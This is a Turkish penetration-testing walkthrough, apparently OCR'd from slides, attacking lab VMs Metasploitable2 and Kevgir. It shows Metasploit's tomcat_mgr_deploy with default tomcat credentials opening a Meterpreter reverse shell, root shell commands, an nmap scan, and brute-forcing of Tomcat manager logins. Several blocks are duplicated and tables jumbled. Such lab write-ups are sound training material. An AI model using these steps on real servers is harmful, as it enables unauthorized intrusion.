
Module options (exploit/multi/http/tomcat_mgr_deploy):
Name      Current Setting  Required  Description
----      -----          -----    -----
PASSWORD   no              no        The password for the specified username
PATH       /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
Proxies    proxychains      no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST     192.168.237.129  yes       The target address
RPORT     80               yes       The target port
USERNAME   tomcat           no        The username to authenticate as
VHOST

Exploit target:
Id  Name
--  --
0  Automatic

williamme... sonuc.gn...
msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_deploy) > set PATH /manager/html
PATH => /manager/html
msf exploit(tomcat_mgr_deploy) > set RHOST 192.168.237.129
RHOST => 192.168.237.129
msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat
USERNAME => tomcat
msf exploit(tomcat_mgr_deploy) > show targets

Exploit targets:
Id  Name
--  --
0  Automatic
1  Java Universal
2  Windows Universal
3  Linux x86

msf exploit(tomcat_mgr_deploy) > set TARGET 3
TARGET => 3
msf exploit(tomcat_mgr_deploy) > exploit ■
```



The image shows a Kali Linux desktop environment. In the foreground, a terminal window is open with Metasploit commands for exploiting a tomcat_mgr_deploy vulnerability. The commands include setting options like PASSWORD, PATH, RHOST, and USERNAME, and selecting a target (TARGET 3). In the background, a system monitor window displays system statistics such as CPU load, memory usage, and network traffic. The Kali Linux logo is visible on the desktop.

Sızma Testi Örnekleri (Metasploitable2)

Resimdeki gibi tomcat_mgr_deploy exploitimizi seçiyoruz gerekli değerleri atayarak exploiti çalıştırıyoruz.

```
systemctl start postgres...
systemctl start postgresql; msfdb start; msfconsole ""

msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > show options


Module options (exploit/multi/http/tomcat_mgr_deploy):
Name      Current Setting  Required  Description
----      -----          -----    -----
PASSWORD   no              The password for the specified username
PATH       /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
Proxies    proxychains      no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST     192.168.237.129  yes       The target address
RPORT     80               yes       The target port
USERNAME   tomcat           no        The username to authenticate as
VHOST

Exploit target:
Id  Name
--  --
0  Automatic

williamme... sonuc.gn...
msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
PASSWORD => tomcat
msf exploit(tomcat_mgr_deploy) > set PATH /manager/html
PATH => /manager/html
msf exploit(tomcat_mgr_deploy) > set RHOST 192.168.237.129
RHOST => 192.168.237.129
msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat
USERNAME => tomcat
msf exploit(tomcat_mgr_deploy) > show targets

Exploit targets:
Id  Name
--  --
0  Automatic
1  Java Universal
2  Windows Universal
3  Linux x86

msf exploit(tomcat_mgr_deploy) > set TARGET 3
TARGET => 3
msf exploit(tomcat_mgr_deploy) > exploit ■
```



The image shows a Kali Linux desktop environment. In the foreground, a terminal window is open with Metasploit commands for exploiting a tomcat_mgr_deploy vulnerability. The commands include setting options like PASSWORD, PATH, RHOST, and USERNAME, and selecting a target (TARGET 3). In the background, a system monitor window displays system statistics such as CPU load, memory usage, and network traffic. The Kali Linux logo is visible on the desktop.

Sızma Testi Örnekleri (Metasploitable2)

RPORT değişkenini default bıraktığımız için çalışmadı Nmapdaki portu yani **8180** i girip yeniden çalıştırıldı. Ve meterpreter ile sisteme sızdık.Bundan sonra meterpreter komutları ile sistem hakkında bilgi alınıbilir.

```
systemctl start postgres...          systemct start postgresql; msfdb start; msfconsole ""          root 14:50, 2016-07-26          Id Name          -- --          0 Automatic          msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat          PASSWORD => tomcat          msf exploit(tomcat_mgr_deploy) > set PATH /manager/html          PATH => /manager/html          msf exploit(tomcat_mgr_deploy) > set RHOST 192.168.237.129          RHOST => 192.168.237.129          msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat          USERNAME => tomcat          msf exploit(tomcat_mgr_deploy) > show targets          Exploit targets:          Id Name          -- --          0 Automatic          1 Java Universal          2 Windows Universal          3 Linux x86          msf exploit(tomcat_mgr_deploy) > set TARGET 3 "the quieter you become, the more you are able to hear"          TARGET => 3          msf exploit(tomcat_mgr_deploy) > exploit          [-] Exploit aborted due to failure: not-found: The target server fingerprint "Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )" does not match "(?-mix:Apache.*(Coyote|Tomcat))", use 'set FingerprintCheck false' to disable this check.          [*] Exploit completed, but no session was created.          msf exploit(tomcat_mgr_deploy) > set RPORT 8180          RPORT => 8180          msf exploit(tomcat_mgr_deploy) > exploit          [*] Started reverse TCP handler on 192.168.237.128:4444          [*] Using manually select target "Linux x86"          [*] Uploading 1829 bytes as lNmi.war ...          [*] Executing /lNmz/0ok4F6a12ZbtkztEaMJGnAPYXoXK.jsp...          [*] Undeploying lNmi ...          [*] Transmitting intermediate stager for over-sized stage...(105 bytes)          [*] Sending stage (1495599 bytes) to 192.168.237.129          [*] Meterpreter session 1 opened (192.168.237.128:4444 -> 192.168.237.129:38799) at 2016-07-26 14:49:27 -0400          meterpreter >
```

KALI LINUX™

SYSTEM Host: Kali Uptime: 1h 13m

CPU MHz: 2295 Load: 0.04, 0.05, 0.0 Tasks: 1 /156 CPU0: 2% CPU1: 0%

PROCESSES NAME PID CPU MEM Xorg 857 1.00 3.00 conky 1511 0.50 0.30 xfsettingsd 1253 0.50 0.70 vmtoolsd 721 0.50 0.40 postgres 4866 0.00 0.00

MEMORY & SWAP RAM 65% Swap 9%


FILESYSTEM root 41% free 11.8GiB/ 28.2GiB

LINKS DOWN UP DOWNLOAD UPLOAD

CONNECTIONS Inbound: 13 Outbound: 13 Total: 26 Local Service/Port localhost postgres postgreSQL postgreSQL Remote Service/Port localhost postgres postgreSQL postgreSQL

Sızma Testi Örnekleri (Metasploitable2)

Meterpreter komutları ile bir kaç bilgi edindik sistem hakkında.



A screenshot of a Kali Linux desktop environment. On the left, a terminal window shows a session on a Metasploitable 2 target. The user has run several commands to gather information about the system:

```
[*] Executing /lNmi/OoK4FG6a12ZbtkztEaMJGnAPYXoXK.jsp...
[*] Undeploying lNmi ...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.237.129
[*] Meterpreter session 1 opened (192.168.237.128:4444 -> 192.168.237.129:38799) at 2016-07-26 14:49:27 -0400

meterpreter > sysinfo
Computer       : metasploitable
OS            : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 (i686)
Architecture   : i686
Meterpreter    : x86/linux
meterpreter > getuid
Server username: uid=110, gid=65534, euid=110, egid=65534, suid=110, sgid=65534
meterpreter > getpid
Current pid: 5453
meterpreter > shell
Process 5471 created.
Channel 1 created.
sh: no job control in this shell
sh-3.2$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
sh-3.2$ whoami
root
sh-3.2$ ps aux
  PID TTY      TIME CMD
 5127 ?        00:00:16 jsvc
 5453 ?        00:00:00 rThdYieCsIzKrBn
 5471 ?        00:00:00 sh
 5481 ?        00:00:00 ps
sh-3.2$ ps aux
  PID TTY      TIME CMD
 5127 ?        00:00:16 jsvc
 5453 ?        00:00:00 rThdYieCsIzKrBn
 5471 ?        00:00:00 sh
 5481 ?        00:00:00 ps
sh-3.2$ pa aux
sh: pa: command not found
sh-3.2$ ps aux
  USER     PID %CPU %MEM    VSZ    RSS TTY      STAT START    TIME COMMAND
root    wordlist  1 0.0  0.3  2844  1696 ?
root     2 0.0  0.0      0  0 ?      Ss  13:36  0:01 /sbin/init
root     3 0.0  0.0      0  0 ?      S<  13:36  0:00 [kthreadd]
root     4 0.0  0.0      0  0 ?      S<  13:36  0:00 [migration/0]
root     5 0.0  0.0      0  0 ?      S<  13:36  0:00 [ksoftirqd/0]
root     6 0.0  0.0      0  0 ?      S<  13:36  0:00 [watchdog/0]
root     7 0.0  0.0      0  0 ?      S<  13:36  0:00 [events/0]
root    41 0.0  0.0      0  0 ?      S<  13:36  0:00 [khelper]
root    68 0.0  0.0      0  0 ?      S<  13:36  0:00 [kbroadcastd/0]
root   187 0.0  0.0      0  0 ?      S    13:36  0:00 [kseriod]
root   188 0.0  0.0      0  0 ?      S    13:36  0:00 [pdfflush]
root   189 0.0  0.0      0  0 ?      S<  13:36  0:00 [pdfflush]
root   230 0.0  0.0      0  0 ?      S<  13:36  0:00 [aio/0]
```

On the right, a system monitoring tool displays various system metrics such as CPU load, memory usage, disk I/O, and network traffic.

Sızma Testi Örnekleri (Kevgir)

<https://canyoupwn.me/kevgir-vulnerable-vm/> adresinden Kevgiri indirebilirsiniz.

Nmap ile keşif taramasına başlıyoruz. Çalışan servisleri ve versiyonları tespit ettikten sonra bu servisleri ve versiyonları detaylıca araştırarak bir zaafiyet varmı exploit db de yada başka site ve bloglarda bir şey varsa o hedef üzerinden sızmaya çalışılır. Bu makinede birden fazla açıklık bulunmakta fakat ben Tomcat üzerinden gideceğim.

Sızma Testi Örnekleri (Kevgir)



```
root@kali:~/Desktop# nmap -sS -sV -Pn -p- 192.168.237.137
Starting Nmap 7.01 ( https://nmap.org ) at 2016-10-25 18:32 EDT
Nmap scan report for 192.168.237.137
Host is up, received arp-response (0.000052s latency).
Not shown: 65517 closed ports
Reason: 65517 resets
PORT      STATE SERVICE      REASON      VERSION
25/tcp    open  ftp          syn-ack ttl 64 vsftpd 3.0.2
80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
111/tcp   open  rpcbind     syn-ack ttl 64 2-4 (RPC #100000)
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X (workgroup: CANYOUPWNME)
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X (workgroup: CANYOUPWNME)
1322/tcp  open  ssh          syn-ack ttl 64 OpenSSH 6.6.1pl1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
2049/tcp  open  nfs          syn-ack ttl 64 2-4 (RPC #100003)
6379/tcp  open  redis        syn-ack ttl 64 Redis key-value store
8080/tcp  open  http         syn-ack ttl 64 Apache Tomcat/Coyote JSP engine 1.1
8081/tcp  open  http         syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
9000/tcp  open  http         syn-ack ttl 64 Jetty winstome-2.9
35081/tcp open  status       syn-ack ttl 64 1 (RPC #100024)
37149/tcp open  unknown      syn-ack ttl 64
37320/tcp open  ssh          syn-ack ttl 64 Apache Mina sshd 0.8.0 (protocol 2.0)
37658/tcp open  mountd      syn-ack ttl 64 1-3 (RPC #100005)
44477/tcp open  mountd      syn-ack ttl 64 1-3 (RPC #100005)
56895/tcp open  nlockmgr    syn-ack ttl 64 1-4 (RPC #100021)
59207/tcp open  mountd      syn-ack ttl 64 1-3 (RPC #100005)
1 service unrecognized despite returning data. If you know the service/version, please submit
the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port37149-TCP:V=7.01%I=7%D=10/25%Time=580FDD9B%P=x86_64-pc-linux-gnu%r(
SF:DNSVersionBindReq,36,"Unrecognized\x20protocol:\x20\x00\x06\x01\x01\x01\x01\x0
SF:\x01\x00\x00\x07version\x04bind\x01\x01\x03\x03\x01\x00\x00\x00\x00\x00\x00\x0
SF:Unrecognized\x20protocol:\x20\x00\x10\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
MAC Address: 00:0C:29:A5:3C:5B (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 122.17 seconds
[root:~/Desktop]#
```



Sızma Testi Örnekleri (Kevgir)

Metasploiti açarak tomcat ile ilgili auxiliary ve exploitleri arıyoruz.

The screenshot shows a Kali Linux desktop environment. On the left, a file browser window displays various tools and files including Burp_Suite, PDF, wifijammer, pycharm, scapy-2.3.2, Django-1.6, D-TECT, laudanum, sslstrip-0.9, phpshell-2.4, phishing.doc, r57.php, and slowloris.pl. In the center, a terminal window titled 'msfconsole' is open, showing system status and Metasploit module search results. The terminal output includes:

```
systemctl start postgresql; msfdb start; msfconsole ""  
[root:~/Desktop]# service postgresql start  
[root:~/Desktop]# msfconsole  
  
# cowsay++  
< metasploit >  
-----  
 \  _oo_\  
  ( =oo )\_\_ *  
Save 45% of your time on large engagements with Metasploit Pro  
Learn more on http://rapid7.com/metasploit  
      =[ metasploit v4.11.5-2016010401 ]  
+ ... --=[ 1517 exploits - 875 auxiliary - 257 post ]  
+ ... --=[ 437 payloads - 37 encoders - 8 nops ]  
+ ... --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > search tomcat  
  
Matching Modules  
=====
```

Name	Disclosure Date	Rank	Description
auxiliary/admin/http/tomcat_administration	2014-02-06	normal	Tomcat Administration Tool Default Access
auxiliary/admin/http/tomcat_utf8_traversal	2014-02-06	normal	Tomcat UTF-8 Directory Traversal Vulnerability
auxiliary/admin/http/trendmicro_dlp_traversal	2014-02-06	normal	TrendMicro Data Loss Prevention 5.5 Directory Traversal
auxiliary/dos/http/apache_commons_fileupload_dos	2010-07-09	normal	Apache Commons FileUpload and Apache Tomcat DoS
auxiliary/dos/http/apache_tomcat_transfer_encoding	2011-12-28	normal	Tomcat Transfer-Encoding Information Disclosure and DoS
auxiliary/dos/http/hashcollision_dos			ble Collisions

The right side of the screen shows system monitoring panels for CPU, Memory, and Network activity.

Sızma Testi Örnekleri (Kevgir)

İlk olarak tomcat_mgr_login auxiliary ile tomcat servisinin default şifrelerini deniyoruz. Amacımız brute force yöntemi ile kullanıcı adı ve şifresini tespit etmek.

systemctl start postgresql; msfdb start; msfconsole

msf auxiliary(tomcat_mgr_login) > show options

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords
for all users		yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target address range or CIDR identifier
REPORT	0000	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
TARGETURI	/manager/html	yes	URI for Manager login
n. Default is /manager/html		yes	The number of concurrent threads
THREADS	1	no	A specific username
USERNAME		no	File containing usernames separated by space, one pair per line
to authenticate as		no	Try the username as the password for all users
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt	no	File containing user and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Whether to print out the password for all attempts
VERBOSE	true	yes	HTTP server virtual host
VHOST		no	Local Service/Port
host		no	Remote Service/Port

msf auxiliary(tomcat_mgr_login) >

System Monitoring (right side):

- TEM: kali Uptime: 0h 16m 26s
- Processes: PID: 849 CPU: 1.52 MEM: 3.08
- Processes: PID: 1593 CPU: 1.02 MEM: 0.36
- Processes: PID: 3371 CPU: 0.51 MEM: 0.70
- Processes: PID: 3354 CPU: 0.51 MEM: 13.12
- Processes: PID: 2582 CPU: 0.51 MEM: 0.00
- DRY & SWAP: Swap: 32% Free: 0%
- SYSTEM: Swap: 38% free: 10.96GB / 28.91GB
- eth0 (192.168.237.128): Rx: 22B KB/s Up: 0B KB/s
- eth0 (192.168.237.128): Tx: 4.99MB Uploaded: 3.91MB
- Ethernet: Rx: 0B KB/s Up: 0B KB/s
- Ethernet: Tx: 0B KB/s Uploaded: 0B
- CONNECTIONS: Local Service/Port: postgresql
- CONNECTIONS: Remote Service/Port: postgresql
- CONNECTIONS: Local Service/Port: postgresql
- CONNECTIONS: Remote Service/Port: postgresql

Sızma Testi Örnekleri (Kevgir)

```
msf auxiliary(tomcat_mgr_login) > set RHOSTS 192.168.237.137
RHOSTS => 192.168.237.137
msf auxiliary(tomcat_mgr_login) > run
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: admin:admin (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: admin:manager (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: admin:role1 (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: admin:root (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: admin:tomcat (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: admin:s3cret (Incorrect: )
[*] 192.168.237.137:8080 TOMCAT_MGR - LOGIN FAILED: manager:admin (Incorrect: )
